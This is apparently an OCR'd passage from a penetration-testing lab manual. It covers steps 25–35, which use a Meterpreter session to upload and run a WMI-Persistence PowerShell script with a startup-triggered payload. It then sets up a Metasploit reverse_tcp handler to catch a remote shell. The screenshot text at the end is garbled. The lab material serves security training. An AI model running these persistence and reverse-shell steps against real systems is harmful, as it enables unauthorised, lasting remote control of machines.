
25. In the console now type **upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads** and press **Enter**.



26. Now type **load powershell** and press **Enter** to load powershell module.




27. Type **powershell_shell** and press **Enter**, to open powershell in the console.




28. In powershell, type **Import-Module ./WMI-Persistence.ps1** and press **Enter**.

29. Now, type **Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"** and press **Enter**.

Note: It will take approximately 5 minutes for the script to run.



30. Open a new terminal with root privileges and type **msfconsole** in the terminal window and press **Enter** to launch Metasploit Framework.



31. In Metasploit type **use exploit/multi/handler** and press **Enter**.

32. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.

33. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

34. Type **set lport 444** and press **Enter** to set lport.

35. Now type **exploit** in the Metasploit console and press **Enter**.


```
Applications  Places  System                                   Thu Apr 7, 09:21
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
*chads*SecureShell*EetIetsHekken*CyberSquad*P&K*Trident*RedSeer*SOMA*EVM*BUckys_Angels*OrangeJuice*De
mDirtyUserz*
